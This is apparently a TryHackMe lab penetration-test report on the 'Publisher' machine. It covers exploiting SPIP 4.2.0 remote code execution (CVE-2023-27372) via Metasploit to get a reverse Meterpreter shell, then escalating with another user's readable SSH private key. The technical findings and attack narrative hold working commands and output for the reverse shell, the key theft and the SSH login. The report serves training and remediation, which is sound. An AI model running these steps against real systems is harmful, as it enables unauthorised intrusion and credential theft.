THM - Publisher

Host Penetration Testing Report

Business Confidential

Date: 31 July 2024
Version 1.0

Table of Contents

Assessment Overview

This section provides an overview of the assessment conducted on the host system. The assessment aimed to identify vulnerabilities, misconfigurations, and potential security threats present on the host. The assessment included both automated scanning and manual verification techniques to ensure comprehensive coverage.

VM Link : https://tryhackme.com/r/room/publisher

Scope

Machine Name	IP Address	Remark
THM - Publisher	10.10.194.150	Linux Host

Scope Exclusions

Per client request, we did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Social Engineering

Tools Used

- Nmap
- Metasploit Framework
- OpenSSH Client
- Find
- Locate

Severity Levels & CVSS Scores

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Executive Summary

During this penetration test, we performed Directory Enumeration on Web server to identify the web site running on the system. This is running using SPIP version 4.2 which is vulnerable to unauthenticated remote code execution. We successfully exploited that vulnerability and gained OS level access to the target server as a low privileged user. This vulnerability is critical and immediate action is needed.

In post-exploitation phase we found a SSH private key for a high privileged user and using that key we could able to gain SSH access as a high privileged user.

Strengths

- Nothing important.

Weaknesses

- Vulnerable CMS which is SPIP 4.2 is running.
- Bad permission management for SSH Private Keys.

Vulnerability Summary

1	1	0	0	0
Critical	High	Moderate	Low	Informational

Finding	Severity	Recommendation
External Penetration Test		
001 - SPIP v4.2.0 - Remote Code Execution (Unauthenticated) CVE-2023-27372	Critical	Upgrade SPIP to the latest version
002 - Insecure permission for SSH Private Keys	High	Remove all permissions of /home/think/.ssh/id_rsa file for other users. Additionally use password protected private keys.

Technical Findings

001 - SPIP v4.2.0 - Remote Code Execution (Unauthenticated) - CVE-2023-27372

Description:	SPIP before 4.2.1 allows Remote Code Execution via form values in the public area because serialization is mishandled. The fixed versions are 3.2.18, 4.0.10, 4.1.8, and 4.2.1.
Impact:	Attackers can exploit this vulnerability and unauthorized access to the server using remote code execution.
System:	
Tools Used:	Nmap, Metasploit Framework
References:	https://www.cvedetails.com/cve/CVE-2023-27372 https://www.spip.net/en_download

Proof of Concept (PoC)

```
msf6 exploit(unix/webapp/spip_rce_form) > run
[*] Started reverse TCP handler on 10.17.18.181:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] SPIP Version detected: 4.2.0
[+] The target appears to be vulnerable.
[*] Got anti-csrf token: AKXEs4U6r36PZ5LnRZXtHvxQ/ZZYCXnJB2crlmVwgtlVVXwXn/MCLPMydXPZCL/WsMlnvbq2xARLr6toNbdfE/YV7egygXhx
[*] 10.10.194.150:80 - Attempting to exploit...
[*] Sending stage (39927 bytes) to 10.10.194.150
[*] Meterpreter session 1 opened (10.17.18.181:4444 → 10.10.194.150:49536) at 2024-07-16 10:21:01 +0530
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: www-data
meterpreter >
```

002 - Insecure permission for SSH Private Key

Description:	Insecure permissions for an SSH private key expose it to unauthorized access, potentially allowing attackers to gain unauthorized access to remote systems, compromising the security and integrity of sensitive data and operations.
Impact:	Attackers can use this private key to login to the server and execute code as a high privileged user via SSH.
System:	
Tools Used:	Find, locate
References:	https://www.tecmint.com/set-ssh-directory-permissions-in-linux

Proof of Concept (PoC)

```
meterpreter > cd /home/think/.ssh
meterpreter > download id_rsa
[*] Downloading: id_rsa → /opt/TryHackMe/id_rsa
[*] Downloaded 2.54 KiB of 2.54 KiB (100.0%): id_rsa → /opt/TryHackMe/id_rsa
[*] Completed  : id_rsa → /opt/TryHackMe/id_rsa
```

```
┌──(root㉿kali)-[/opt/TryHackMe]
└─# chmod 600 id_rsa

┌──(root㉿kali)-[/opt/TryHackMe]
└─# ssh think@10.10.194.150 -i id_rsa
The authenticity of host '10.10.194.150 (10.10.194.150)' can't be established.
RSA key fingerprint is SHA256:JFcM7q37s5LuK8YsnwFoySSZVw5ud6j5NFUgs0JcpLU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.194.150' (RSA) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-169-generic x86_64)
```

Attack Narrative


This section shows you a technical approach about how did we gain unauthorized access to the systems.

There are 2 attacks listed below.


001 - SPIP v4.2.0 - Remote Code Execution (Unauthenticated) - CVE-2023-27372

We found that SPIP CMS is running on http://10.10.194.150/spip/ after perform directory enumeration using feroxbuster tool.

In Attacker Shell
`feroxbuster --url http://10.10.194.150`




After that we found that SPIP version 4.2 is running. Using the file http://10.10.194.150/spip/tmp/cache/spip_versions_list.json



Firstly, found a python exploit script but it did not work. Secondly found a Metasploit exploit module and able to exploit and gain a reverse shell to the target system.

In Attacker Shell

```
msfconsole -qx "search SPIP"
use exploit/unix/webapp/spip_rce_form
set RHOSTS 10.10.194.150
set TARGETURI spip
set lhost 10.17.18.181
run
```



002 - Insecure permission for SSH Private Key (Privilege Escalation)

In earlier vulnerability we gained access as the www-data user who is a low privileged user. However, we found a SSH private key located in /home/think/.ssh/id_rsa.

In Target Meterpreter Shell
download id_rsa

```
meterpreter > cd /home/think/.ssh
meterpreter > download id_rsa
[*] Downloading: id_rsa → /opt/TryHackMe/id_rsa
[*] Downloaded 2.54 KiB of 2.54 KiB (100.0%): id_rsa → /opt/TryHackMe/id_rsa
[*] Completed  : id_rsa → /opt/TryHackMe/id_rsa
```

Found SSH username think is in the SSH authorized_keys file.

In Target Meterpreter Shell
cat /home/think/.ssh/authorized_keys

```
meterpreter > cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDE+9z2mKOlQkDiiXK+RbSvJgBIGl2YFqw4SWzo5HDsUyCM9bzq0Mq4hfJmd4EhRqsmJmHxXMWqYpFhyKgPCUnOr73/aKlAdNXM2PHGDXzBa8XRacraUjlNDtBdw5jz7UJRVfrvLhResoBJ/yXuU8ogQ
PbhteOQMGRWsIwfBJxBuD+cggXHKLbrYmglOOH0mDFIGNoM4QsEHHJ2/vxgw313Jp8iYBdhf3ofmT7y8Lz8jduTCIKeG4oonXVNXhvyUyxuuCpthFh9sIlqkHbvMnbhrVpHlSf4RzZdXZ9rCGZ+1LTlvXQzRACcMS7tIZcb2YX+EsnKF5F7yW/6uTkSRk
2CHXhilcb8T3IhvEH1F/mTR6TGh1mNVXTqKogcGiZxCsqi1XmdcFE+BV4fvUmBVAWQ1DKpUzjB/qg4NKpCy4i+eQHmX17T3mwkPDPWmP9pMvdnpnbwqA8oKM4Qu+QA9ydy4xBO77PpBVSvRwKOBJGHDgbL9t8niUvJf9tyIvlCjJ0= think@publishe
r
```

Using this Private Key, we could able to gain SSH access to the system as think user who is a high privileged user.

In Attacker Shell
chmod 600 id_rsa ssh think@10.10.194.150 -i id_rsa

```
┌──(root㉿kali)-[/opt/TryHackMe]
└─# chmod 600 id_rsa

┌──(root㉿kali)-[/opt/TryHackMe]
└─# ssh think@10.10.194.150 -i id_rsa
The authenticity of host '10.10.194.150 (10.10.194.150)' can't be established.
RSA key fingerprint is SHA256:JFcM7q37s5LuK8YsnwFoySSZVw5ud6j5NFUgs0JcpLU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.194.150' (RSA) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-169-generic x86_64)
```

Conclusion

There is a critical vulnerability which is **SPIP v4.2.0 - Remote Code Execution (Unauthenticated) - CVE-2023-27372** needs to fix immediately. In addition to that **Bad Permission Management of SSH keys** which lead to privilege escalation also fix immediately.

References

[1] "CVE-2023-27372 : SPIP before 4.2.1 allows Remote Code Execution via form values in the public area because serialization is mishandled. T," [Online]. Available: https://www.cvedetails.com/cve/CVE-2023-27372.

[2] "Downloading SPIP - SPIP," [Online]. Available: https://www.spip.net/en_download.

[3] "How To Set Correct SSH Directory Permissions in Linux," [Online]. Available: https://www.tecmint.com/set-ssh-directory-permissions-in-linux.